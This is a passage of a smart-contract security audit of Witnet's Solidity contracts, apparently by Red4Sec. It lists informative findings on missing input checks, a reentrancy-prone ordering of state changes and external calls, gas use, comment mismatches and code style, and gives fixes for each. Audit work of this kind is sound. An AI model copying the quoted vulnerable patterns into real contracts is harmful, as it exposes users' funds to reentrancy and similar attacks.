- **Witnet-ethereum-bridge\contracts\WitnetRequestsBoard.sol:269-270**

Require missing.

Example:

```
/// @dev Retrieves the bytes of the serialization of one data request from the WRB.
/// @param _id The unique identifier of the data request.
/// @return The result of the data request as bytes.
function readDataRequest(uint256 _id) external view returns(bytes memory) {
    return requests[_id].dr;
}
```

Possible Fix:

13 - Absence of Verifications

```
/// @dev Retrieves the bytes of the serialization of one data request from the WRB.
/// @param _id The unique identifier of the data request.
/// @return The result of the data request as bytes.
function readDataRequest(uint256 _id) external view returns(bytes memory) {
    require(requests.length > _id, "ID not found");
    return requests[_id].dr;
}
```

- **Witnet-ethereum-bridge\contracts\UsingWitnet.sol:66-67**


In some proxy contracts such as UsingWitnet.sol the verification is delegated to the called contract, despite it being verified in its own contract. This saves gas but it also implies that in the future the validations are not correct. We consider that this verification should be carried out within the contract itself.

```
function witnetUpgradeRequest(uint256 _id, uint256 _tallyReward) internal {
    wrb.upgradeDataRequest.value(msg.value)(_id, _tallyReward);
}
```

Recommendations:

- It is recommended to carry out an exhaustive verification of all the errors that the code object of the vulnerability could produce.

14 - Not Exploitable Reentrancy

Category	Active	Risk
Algorithm poorly implemented	WitnetRequestsBoard.sol	 Informative SWC-107 CWE-841


Description:

The Reentrancy attack, is an Ethereum vulnerability which occurs when external contract calls can make new calls to the calling contract, before the initial execution is completed. For a function, this means that the contract state could change in the middle of its execution as a result of a call to an untrusted contract or the use of a low-level function with an external address.

As you can observe in the **reportDataRequestInclusion()** function, the condition to enter this function is that the **drNotIncluded(_id)** modifier is satisfied. This modifier checks that the **drHash** is equal to 0. We can see how in this function, **drHash** is established after the call to **blockRelay.verifyDrPoi()**. This fulfils all the necessary conditions for a recursive call attack (reentrancy) if the BlockRelay contract performs a call to this same function.

```
// Ensures the DR inclusion proof has not been reported yet
modifier drNotIncluded(uint256 _id) {
    require(requests[_id].drHash == 0, "DR already included");
    _;
}
```


```
function reportDataRequestInclusion(
    uint256 _id,
    uint256[] calldata _poi,
    uint256 _index,
    uint256 _blockHash,
    uint256 _epoch)
    external
    drNotIncluded(_id)
{
    uint256 drOutputHash = uint256(sha256(requests[_id].dr));
    uint256 drHash = uint256(sha256(abi.encodePacked(drOutputHash, _poi[0])));
    require(
        blockRelay.verifyDrPoi(
            _poi,
            _blockHash,
            _epoch,
            _index,
            drOutputHash), "Invalid PoI");
    requests[_id].drHash = drHash;
    requests[_id].pkhClaim.transfer(requests[_id].inclusionReward);
    // Push requests[_id].pkhClaim to abs
    abs.pushActivity(requests[_id].pkhClaim, block.number);
    emit IncludedRequest(msg.sender, _id);
}
```



14 - Not Exploitable Reentrancy

The same behaviour can be observed in the **reportResult()** function:

```
function reportResult(  
    uint256 _id,  
    uint256[] calldata _poi,  
    uint256 _index,  
    uint256 _blockHash,  
    uint256 _epoch,  
    bytes calldata _result)  
external  
1 drIncluded(_id)  
  resultNotIncluded(_id)  
{  
    // this should leave it ready for PoI  
    uint256 resHash = uint256(sha256(abi.encodePacked(requests[_id].drHash, _result)));  
    require(  
        2 blockRelay.verifyTallyPoi(  
            _poi,  
            _blockHash,  
            _epoch,  
            _index,  
            resHash), "Invalid PoI");  
    3 requests[_id].result = _result;  
    msg.sender.transfer(requests[_id].tallyReward);  
  
    // Push msg.sender to abs  
    abs.pushActivity(msg.sender, block.number);  
    emit PostedResult(msg.sender, _id);  
}
```

A diagram with red lines and numbered circles (1, 2, 3) illustrating the execution flow. A red arrow points from the function signature to the 'external' keyword (1). Another red arrow points from the 'require' block to the 'blockRelay.verifyTallyPoi' call (2). A third red arrow points from the 'require' block to the state change 'requests[_id].result = _result;' (3).

However, it should be noted that BlockRelay contract does not make a call to this function, so it is not exploitable, and its severity has been considerably reduced.


Code References:

- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fcdf885adfb213cb8/contracts/WitnetRequestsBoard.sol#L204-L210>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fcdf885adfb213cb8/contracts/WitnetRequestsBoard.sol#L237-L244>

Recommendations:

- Assure all internal state changes are performed before external calls are executed. This is known as the Checks-Effects-Interactions pattern.
- Use a reentrancy lock (ie. OpenZeppelin's ReentrancyGuard).

15 - GAS Usage Optimization

Category	Active	Risk
Optimization	*.sol	 Informative SWC-135 CWE-398

Description:

Software optimization is the process of modifying a software system to make an aspect of it work more efficiently or use less resources. This premise must be applied to smart contracts as well, so that it executes faster or in order to save gas cost.

On Ethereum blockchain, gas is an execution fee which is used to compensate miners for the computational resources required to power smart contracts. If the network usage is increasing so will the value of gas optimization.

These are some of the requirements that must be met to reduce gas consumption:

- Short-circuiting.
- Remove redundant or dead code.
- Delete unnecessary libraries.
- Explicit function visibility.
- Use of proper data types.
- Use hardcoded CONSTANT instead of state variables.
- Avoid expensive operations in a loop.
- Pay special attention to mathematical operations and comparisons.

It has been observed that some of these requirements are not met in a few sections of the code. The following code sections can be optimized, in order to improve the performance and reduce gas cost:

Remove redundant or dead code

Use the arguments instead of doubling their value with new variables.

- Elliptic-curve-solidity\contracts\EllipticCurve.sol:20 - *Use `_x` instead of declaring `newR`.*

15 - GAS Usage Optimization

```
function invMod(uint256 _x, uint256 _pp) internal pure returns (uint256) {
    require(_x != 0 && _x != _pp && _pp != 0, "Invalid number");
    uint256 q = 0;
    uint256 newT = 1;
    uint256 r = _pp;
    uint256 newR = _x;
    uint256 t;
    while (newR != 0) {
        t = r / newR;
        (q, newT) = (newT, addmod(q, (_pp - mulmod(t, newT, _pp)), _pp));
        (r, newR) = (newR, r - t * newR );
    }
}
```

- **Witnet-ethereum-block-relay\contracts\CentralizedBlockRelay.sol:161-162** - duplicated id variable.
- **Witnet-ethereum-bridge\contracts\CBOR.sol:295-296** - variable `_length` could be reused.
- **Witnet-ethereum-bridge\contracts\CBOR.sol:322-324** - Function `readBreak()` is unused and should be removed from the code.
- **Elliptic-curve-solidity\contracts\FastEcMul.sol:267-268** - variable `length` could be reused.
- **Witnet-ethereum-bridge\contracts\Witnet.sol:198-203** - The function `asErrorMessage()` should call `asErrorCode()` function instead of replicating the same code.

Use variables instead of arrays

Sometimes arrays are used to store multiple variables that will be used to perform a series of operations. From the point of view of the virtual machine, interaction with arrays is more expensive than with simple variables. So, arrays should only be used for cases where the design strictly demands it.

Below, a clear example of how the use of variables instead of arrays can drastically reduce gas cost.

```
pragma solidity >=0.5.3 <0.7.0;

contract A {
    function multi() public view returns (uint256){
        uint256 a = 5;
        uint256 b = 10;
        uint256 c = a*b;
        return c;
    }
}
```

15 - GAS Usage Optimization

```
contract B {  
    function multi() public view returns (uint256){  
        uint256[] memory myArray = new uint256[](2);  
        myArray[0] = 5;  
        myArray[1] = 10;  
        uint256 c = myArray[0]*myArray[1];  
        return c;  
    }  
}
```

GAS comparision:

15 - GAS Usage Optimization

```

1 pragma solidity >=0.5.3 <0.7.0;
2
3 contract A {
4     function multi() public view returns (uint256){
5         uint256 a = 5;
6         uint256 b = 10;
7         uint256 c = a*b;
8         return c;
9     }
10 }
11
12 contract B {
13     function multi() public view returns (uint256){
14         uint256[] memory myArray = new uint256[](2);
15         myArray[0] = 5;
16         myArray[1] = 10;
17         uint256 c = myArray[0]*myArray[1];
18         return c;
19     }
20 }
21
22

```

0 ☐ listen on network

from	0x209d1bd166093EE1bfE56c23cc9E10fe9c9825a9
to	A.multi() 0x894575E769e53A0E1b6EdcA9951baAC18E02C467
transaction cost	21448 gas (Cost only applies when called by a contract)
execution cost	176 gas (Cost only applies when called by a contract)
hash	0x374d3387ae6ed498c21682f1f8a19a01f698653238d08b442015e7d812d6d39b

call to B.multi

CALL [call] from:0x209d1bd166093EE1bfE56c23cc9E10fe9c9825a9 to:B.multi() data:0x1b8...f5d50

transaction hash	0x21c66bfa0e1e4c4280f482144c88e1f34a40842eab2753579bc7c182801febdf
from	0x209d1bd166093EE1bfE56c23cc9E10fe9c9825a9
to	B.multi() 0x8544115387Eb64bd6FF36C530F81ac66080bf6c7
transaction cost	21814 gas (Cost only applies when called by a contract)
execution cost	542 gas (Cost only applies when called by a contract)

- Elliptic-curve-solidity\contracts\EllipticCurve.sol:340
- Elliptic-curve-solidity\contracts\EllipticCurve.sol:378
- Elliptic-curve-solidity\contracts\FastEcMul.sol:414-415
- VRF-solidity\contracts\VRF.sol:83-86
- VRF-solidity\contracts\VRF.sol:136-139
- VRF-solidity\contracts\VRF.sol:238-240

15 - GAS Usage Optimization

Use hardcoded CONSTANT instead of state variables

In this case, it will mostly depend on each circumstance and the compiler optimizations, nevertheless it is always recommended to use constants instead of variables.

- **Elliptic-curve-solidity\contracts\EllipticCurve.sol:46** - Declare "bit" value as constant instead of 2^{255} .
- **Elliptic-curve-solidity\contracts\FastEcMul.sol:384-389** - Declare value from variables "am" and "bm" as constant instead of 2^{128} .

Order dependency

The functions ow logic could lead to gas saving by performing the input checks at the beginning, regardless of the result of the comparisons.

- **Elliptic-curve-solidity\contracts\EllipticCurve.sol:386-387** - This condition should be at the beginning.
- **Elliptic-curve-solidity\contracts\FastEcMul.sol 58-61** - Unnecessary condition if reverted.
- **Elliptic-curve-solidity\contracts\FastEcMul.sol 64-66** - Unnecessary condition if reverted.
- **Witnet-ethereum-bridge\contracts\CBOR.sol:46-47** - Including a return we can avoid using done and save gas.

Use of proper data types

It is necessary to use the appropriate data types in order to optimize and reduce gas cost.

- **Witnet-ethereum-bridge\contracts\Witnet.sol:432-433** - Could be uint16 instead of uint64.

15 - GAS Usage Optimization

```
function utohex(uint64 _u) private pure returns(string memory) {
    bytes memory b2 = new bytes(2);
    uint8 d0 = uint8(_u / 16) + 48;
    uint8 d1 = uint8(_u % 16) + 48;
    if (d0 > 57)
        d0 += 7;
    if (d1 > 57)
        d1 += 7;
    b2[0] = byte(d0);
    b2[1] = byte(d1);
    return string(b2);
}
```

- **Witnet-ethereum-bridge\contracts\BufferLib.sol:11-12** - Use uint32.
- **Witnet-ethereum-bridge\contracts\Witnet.sol:299-300** - Use bytes instead of uint64.
- **Witnet-ethereum-bridge\contracts\ActiveBridgeSetLib.sol:98-99** - Use uint8 as using uint16 for a maximum value of 100 is not necessary.

Use of inline assembly in order to optimize

In the following function you can see how the contents of one buffer are copied to another using a "for" loop. This option is extremely expensive and you can reduce up to 300% of gas by using the memcpy function specified in the *string.sol* library (<https://github.com/Arachnid/solidity-stringutils/blob/01e955c1d60fe8ac6c7a40f208d3b64758fae40c/src/strings.sol#L45>).

- **Witnet-ethereum-bridge\contracts\BufferLib.sol:15-31**

```
function read(Buffer memory _buffer, uint64 _length) internal pure returns (bytes memory) {
    // Make sure not to read out of the bounds of the original bytes
    require(_buffer.cursor + _length <= _buffer.data.length, "Not enough bytes in buffer when reading");
    // Create a new `bytes memory` value and copy the desired bytes into it
    bytes memory value = new bytes(_length);
    for (uint64 index = 0; index < _length; index++) {
        value[index] = next(_buffer);
    }

    return value;
}
```

- **Witnet-ethereum-bridge\contracts\WitnetRequestsBoard.sol:146-149** - It is much more optimal to equal the "dr" variable first, and then push the requests. In this way we avoid accessing the array by the index.

15 - GAS Usage Optimization

```
function postDataRequest(bytes calldata _dr, uint256 _tallyReward)
    external
    payable
    payingEnough(msg.value, _tallyReward)
    override
    returns(uint256)
{
    uint256 _id = requests.length;
    DataRequest memory dr;
    requests.push(dr);

    requests[_id].dr = _dr;
    requests[_id].inclusionReward = SafeMath.sub(msg.value, _tallyReward);
    requests[_id].tallyReward = _tallyReward;
    requests[_id].result = "";
    requests[_id].timestamp = 0;
    requests[_id].drHash = 0;
    requests[_id].pkhClaim = address(0);
    emit PostedRequest(msg.sender, _id);
    return _id;
}
```

Remove unnecessary conditions

In the following example we can see how a boolean variable can be treated without having to directly compare it with `== true`. Despite having compiler optimizations turned on, the action of eliminating that condition will save gas.

- Witnet-ethereum-bridge\contracts\WitnetRequestsBoard.sol:75
- Witnet-ethereum-bridge\contracts\WitnetRequestsBoard.sol:84
- Witnet-ethereum-bridge\contracts\WitnetRequestsBoard.sol:117
- Witnet-ethereum-bridge\contracts\BufferLib.sol:54

In the following example you can observe a general comparison of this optimization.

```
function seek(Buffer memory _buffer, uint64 _offset, bool _relative) internal pure returns (uint64) {
    uint64 newCursor = _offset;
    // Deal with relative offsets
    if (_relative == true) {
        newCursor += _buffer.cursor;
    }
    // Make sure not to read out of the bounds of the original bytes
    require(newCursor < _buffer.data.length, "Not enough bytes in buffer when seeking");
    _buffer.cursor = newCursor;
    return _buffer.cursor;
}
```

15 - GAS Usage Optimization

GAS optimization:

```

1 pragma solidity >=0.5.3 <0.7.0;
2
3 contract A {
4     bool test = true;
5
6     function Check() public view{
7         require(test == true, "Fail");
8     }
9 }
10
11 contract B {
12     bool test = true;
13
14     function Check() public view{
15         require(test, "Fail");
16     }
17 }

```

transaction cost	42265 gas (Cost only applies when called by a contract)
execution cost	993 gas (Cost only applies when called by a contract)
hash	0x39b87650a32bf0288d67075402c8eafd82e7750db5815f997c88438bc6fc6211
input	0x2de...4ca59
decoded input	{}
decoded output	{}
logs	[]
call to B.Check	
CALL [call] from:0x0EA4657E986dE357b3da52B4aa882594461FF7A4 to:B.Check() data:0x2de...4ca59	
transaction hash	0x272163aef8107bbcd5dd1580335fe66e4f26fdd2a23f99f53ad49b12bd230168
from	0x0EA4657E986dE357b3da52B4aa882594461FF7A4
to	B.Check() 0x06340a0acE1631780Ca98A8405371CcF533294C2
transaction cost	22247 gas (Cost only applies when called by a contract)
execution cost	975 gas (Cost only applies when called by a contract)

Logic improvements for GAS optimization

- Witnet-ethereum-bridge\contracts\WitnetRequestsBoard.sol:149** - When a transaction removes some of the information from the contract, the ethereum network rewards you with a reduction in transaction gas. Taking into account that all projects should look for the benefit of the ecosystem itself, it is preferable to reduce as much as possible the gas consumed by each contract.

The logic followed by the WitnetRequestBoard.sol contract is to store all requests in an array so that they can later be queried by the contracts. We consider that this should be

15 - GAS Usage Optimization

optimized so that once the contract consumes the result, it is marked to be removed by the next bridge-node.

This would have two main benefits:

- 1- Reduce the space of the blockchain and improve the ecosystem.*
- 2- Save gas to the bridge-nodes, thus increasing their profits.*

```
function postDataRequest(bytes calldata _dr, uint256 _tallyReward)
    external
    payable
    payingEnough(msg.value, _tallyReward)
    override
returns(uint256)
{
    uint256 _id = requests.length;
    DataRequest memory dr;
    requests.push(dr);
}
```

Although all these issues do not imply a direct risk of safety, weakness or vulnerability, it indicates that the product can be developed or maintained in an optimal way.

Code References:

Elliptic Curve

- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/EllipticCurve.sol#L46>
- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/EllipticCurve.sol#L152>
- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/EllipticCurve.sol#L340>
- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/EllipticCurve.sol#L378>
- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/EllipticCurve.sol#L386-L387>
- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/FastEcMul.sol#L58-L61>

15 - GAS Usage Optimization

- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/FastEcMul.sol#L64-L66>
- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/FastEcMul.sol#L384-L389>
- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/FastEcMul.sol#L414-L415>

VRF

- <https://github.com/witnet/vrf-solidity/blob/40fd85af6815d55a563d0a4b080584a82ce3e7f8/contracts/VRF.sol#L83-L86>
- <https://github.com/witnet/vrf-solidity/blob/40fd85af6815d55a563d0a4b080584a82ce3e7f8/contracts/VRF.sol#L136-L139>
- <https://github.com/witnet/vrf-solidity/blob/40fd85af6815d55a563d0a4b080584a82ce3e7f8/contracts/VRF.sol#L238-L240>

Witnet Ethereum Block Relay

- <https://github.com/witnet/witnet-ethereum-block-relay/blob/a3bf55cc58dd8295d3ac4daed45de48a708823fc/contracts/CentralizedBlockRelay.sol#L161-L162>

Witnet Ethereum Bridge

- <https://github.com/witnet/witnet-ethereum-bridge/blob/aa0583a4db3028cbe6bb480900d425ac12f2cb7e/contracts/BufferLib.sol#L11-L12>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/aa0583a4db3028cbe6bb480900d425ac12f2cb7e/contracts/BufferLib.sol#L15-L31>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fc85adfb213cb8/contracts/BufferLib.sol#L54>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/aa0583a4db3028cbe6bb480900d425ac12f2cb7e/contracts/CBOR.sol#L295-L296>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/aa0583a4db3028cbe6bb480900d425ac12f2cb7e/contracts/Witnet.sol#L299-L300>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/aa0583a4db3028cbe6bb480900d425ac12f2cb7e/contracts/ActiveBridgeSetLib.sol#L99>

15 - GAS Usage Optimization

- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fc85adfb213cb8/contracts/WitnetRequestsBoard.sol#L75>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fc85adfb213cb8/contracts/WitnetRequestsBoard.sol#L84>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fc85adfb213cb8/contracts/WitnetRequestsBoard.sol#L117>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/aa0583a4db3028cbe6bb480900d425ac12f2cb7e/contracts/WitnetRequestsBoard.sol#L146-L149>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fc85adfb213cb8/contracts/WitnetRequestsBoard.sol#L149>

Recommendations:

- Follow standard best practices to optimize code performance, improve security level and reduce gas execution/transaction cost.
- Avoid unnecessary operations that cause a waste of resources in the system during execution.
- Avoid unused or redundant code.
- Declare static values as constant instead of variables.

16 - Comments Specification Mismatch


Category

Active

Risk

Bad practices

EllipticCurve.sol; VRF.sol; FastEcMul.sol

 **Informative**
SWC-129 CWE-1116

Description:

During the security audit it has been detected that some of the comments located in EllipticCurve.sol and VRF.sol contracts do not match the code specifications.

In the following examples you can see some inconsistencies between comments and code implementation.

Elliptic-curve-solidity\contracts\EllipticCurve.sol:299-301 - *The logic specified in the comment does not match the implementation of the code.*

```
// In case of zs[0] == zs[2] && zs[1] == zs[3], double function should be used  
require(zs[0] != zs[2], "Invalid data");
```

VRF-solidity\contracts\VRF.sol:68-70 - *The logic specified in the comment does not match the implementation of the code.*

```
function gammaToHash(uint256 _gammaX, uint256 _gammaY) internal pure returns (bytes32) {  
    bytes memory c = abi.encodePacked(  
        // Cipher suite code (SECP256K1-SHA256-TAI is 0xFE)  
        uint8(0xFE),  
        // 0x01  
        uint8(0x03),  
        // Compressed Gamma Point  
        encodePoint(_gammaX, _gammaY));  
    return sha256(c);  
}
```

16 - Comments Specification Mismatch

Elliptic-curve-solidity\contracts\FastEcMul.sol:251-252 - variable `_length` not described in comments.

```

/// @dev Compute the simultaneous multiplication with wnafe decomposed scalar.
/// @param _wnafPointer the decomposed scalars to be multiplied in wnafe form (k1, k2, l1, l2)
/// @param _points the points P and Q to be multiplied
/// @param _aa constant of the curve
/// @param _beta constant of the curve (endomorphism)
/// @param _pp the modulus
/// @return (qx, qy, qz) d*P1 in Jacobian
function _simMulWnaf(
    uint256[4] memory _wnafPointer,
    uint256 _length,
    uint256[4] memory _points,
    uint256 _aa,
    uint256 _beta,
    uint256 _pp)

```

Witnet-ethereum-bridge\contracts\CBOR.sol:276-277 - As you can see in the following image, the comment included in the `readLength` function indicates that the length of the encoding must always be greater than 31. However, following the standard, it is also possible that this problem occurs when length is equal to 28,29,30 since these values are not assigned, as also reflected in the code. These inconsistencies may generate confusion to the user.

```

function readLength(BufferLib.Buffer memory _buffer, uint8 additionalInformation) private pure returns(uint64) {
    if (additionalInformation < 24) {
        return additionalInformation;
    }
    if (additionalInformation == 24) {
        return _buffer.readUint8();
    }
    if (additionalInformation == 25) {
        return _buffer.readUint16();
    }
    if (additionalInformation == 26) {
        return _buffer.readUint32();
    }
    if (additionalInformation == 27) {
        return _buffer.readUint64();
    }
    if (additionalInformation == 31) {
        return UINT64_MAX;
    }
    revert("Invalid length encoding (additionalInformation > 31)");
}

```

16 - Comments Specification Mismatch

RFC 7049

CBOR

October 2013

5-Bit Value	Semantics
0..23	Simple value (value 0..23)
24	Simple value (value 32..255 in following byte)
25	IEEE 754 Half-Precision Float (16 bits follow)
26	IEEE 754 Single-Precision Float (32 bits follow)
27	IEEE 754 Double-Precision Float (64 bits follow)
28-30	(Unassigned)
31	"break" stop code for indefinite-length items

Code References:

- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/EllipticCurve.sol#L300-L301>
- <https://github.com/witnet/vrf-solidity/blob/40fd85af6815d55a563d0a4b080584a82ce3e7f8/contracts/VRF.sol#L68-L70>
- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/FastEcMul.sol#L251-L252>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fc85adfb213cb8/contracts/CBOR.sol#L277>

Recommendations:

- Review the mentioned comments so that it accurately describes the actual implementation.
- Verify that the software met its specifications and requirements.


17 - Use of experimental features

Category

Active

Risk

Bad practices

CBOR.sol; Witnet.sol; TestCBOR.sol;
UsingWitnetTestHelper.sol **Informative**
SWC-111 CWE-1006

Description:

During the revision of the code it was found that some contracts make use of ***pragma experimental ABIEncoderV2***. Notice that ABIEncoderV2 allows to return dynamic sized types from function, feature not currently in use in those smart contracts.

Typically, experimental features typically have not been through comprehensive testing, so they may include undiscovered vulnerabilities.

```
pragma solidity >=0.5.3 <0.7.0;  
pragma experimental ABIEncoderV2;  
  
import "./BufferLib.sol";
```

Affected Contracts:

- CBOR.sol
- Witnet.sol
- TestCBOR.sol
- UsingWitnetTestHelper.sol


References:

- <https://blog.ethereum.org/2019/03/26/solidity-optimizer-and-abienoderv2-bug/>

Recommendations:

- Remove experimental *pragma* declaration.
- Update *solc* version.

18 - Solidity Code Readability

Category	Active	Risk
Bad practices	*.sol	 Informative SWC-123 CWE-710
Description: <p>During the development of any smart contract or application, it is essential to follow standards of coding best practices and code readability. This will help and improve initial development, subsequent maintenance and enhancement by people different from the original authors.</p> <p>Witnet's smart contracts should be formatted for maximum readability by following solidity style guide rules. Using a linter, ethlint for example is a good practice which enforces by default the best practices for code development.</p> <p>It has been found that the code has some inconsistencies, or bad practices in code development that make the code less readable:</p> <ul style="list-style-type: none"> • Witnet-ethereum-bridge-master\contracts\WitnetRequestsBoardInterface.sol:35-37 - <i>The format of the previous documentation is not followed, information on the <code>_address</code> parameter is not included</i> • Elliptic-curve-solidity\contracts\FastEcMul.sol:457-459 - <i>Review indentation and tabs.</i> • Elliptic-curve-solidity\contracts\FastEcMul.sol:39-41 - <i><code>ab[1] = int256(- t[0]);</code> instead of <code>ab[1] = int256(0 - t[0]);</code> <code>ab[3] = - t[1];</code> instead of <code>ab[3] = 0 - t[1];</code></i> • Elliptic-curve-solidity\examples\Secp256k1.sol:0-31 - <i>Despite being a pure function, if a contract called it, the caller's privateKey could be published. A warning should be displayed in the comment that reflects it to avoid problems for a user who implements it / inherits it wrong.</i> • VRF-solidity\contracts\VRF.sol:31-37 - <i>Same as the previous example. Notice that calls to this function should not interfere with the blockchain. If a contract function calls it, could expose private information.</i> • Witnet-ethereum-bridge\contracts\WitnetRequestsBoard.sol:354 - <i>Change name, is not a timestamp.</i> • Witnet-ethereum-bridge\contracts\ActiveBridgeSetLib.sol:65-67 - <i>The variable "<code>i</code>" should be <code>uint256</code> to maintain the code styling.</i> <p>References:</p> <ul style="list-style-type: none"> • https://ethlint.readthedocs.io/en/latest/ 		

18 - Solidity Code Readability

Code References:


- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fc85adfb213cb8/contracts/WitnetRequestsBoardInterface.sol#L35-L37>
- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/FastEcMul.sol#L457-L459>
- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/contracts/FastEcMul.sol#L38-L41>
- <https://github.com/witnet/elliptic-curve-solidity/blob/7d814018d460849deabc882ef19c254160e06301/examples/Secp256k1.sol#L1-L31>
- <https://github.com/witnet/vrf-solidity/blob/40fd85af6815d55a563d0a4b080584a82ce3e7f8/contracts/VRF.sol#L32-L37>
- <https://github.com/witnet/witnet-ethereum-bridge/blob/cf4ffe9434be79ec29079a3fc85adfb213cb8/contracts/WitnetRequestsBoard.sol#L354>

Recommendations:

For the standards to be followed and for the code to be sustainable and maintainable, the following conditions should be met:

- Maintain consistent indentation and well-structured coding patterns that everyone in the organization previously agrees upon.
- Write well-documented and easily readable code.
- Verify that the software meets its specifications and requirements.
- Include a clear, accurate and precise comments and documentation.
- Integrate *Ethlint* during our development process.

19 - Provide License for Third-Party Codes

Category	Active	Risk
Bad practices	Witnet	 Informative CWE-1103
Description:		
<p>The <i>SafeMath.sol</i> contract from OpenZeppelin (https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/math/SafeMath.sol), which is used for arithmetic operations has been detected included in Witnet project (e.g. https://github.com/witnet/witnet-ethereum-bridge/blob/master/contracts/SafeMath.sol).</p> <p>However, these contracts have been included in the repository by copying it rather than by package manager.</p> <p>This is not recommended by OpenZeppelin, though not necessarily incorrect as npm, etc. it can be considered an attack vector. By using the original sources, in case the project resolves any vulnerability or bug in the code, we would obtain this update automatically, avoiding inheriting known vulnerabilities.</p> <p>Additionally, these OpenZeppelin contracts are under the MIT license, which requires its license/copyright to be included within the code. For this reason, we highly recommend including the reference or copyright in Witnet's project.</p>		
Recommendations:		
<ul style="list-style-type: none">• Include third-party codes by package manager.• Include in Witnet project any references/copyright to OpenZeppelin code since are under MIT license.		

6. Methodology

The methodologies we apply at **Red4Sec** are chosen with precision and full understanding of the client needs and the complexity of each project. All the tests and processes carried out for the achievement of the present report, are included in methodologies and standards recognized and accepted by the international community of software and communications security.

The main purpose of this standard is to establish a set of security verifications and best practices, which sometimes requires introducing a new practice that software developers use. For **Witnet** security audit we applied two methodologies: **Decentralized Application Security Project (DASP)** and **SWC Registry**. The rules of each methodology are enumerated subsequently:

- **Decentralized Application Security Project (DASP)**
 1. Re-entrancy
 2. Access Control
 3. Arithmetic Issues
 4. Unchecked Return Values for Low Level Calls
 5. Denial of Service
 6. Bad Randomness
 7. Front – Running
 8. Time Manipulation
 9. Short Address Attack
 10. Unknown Unknowns
- **SWC Registry - Smart Contract Weakness Classification and Test Cases**
 1. Unencrypted Private Data On-Chain
 2. Code with No Effect
 3. Message Call with Hardcoded Gas Amount
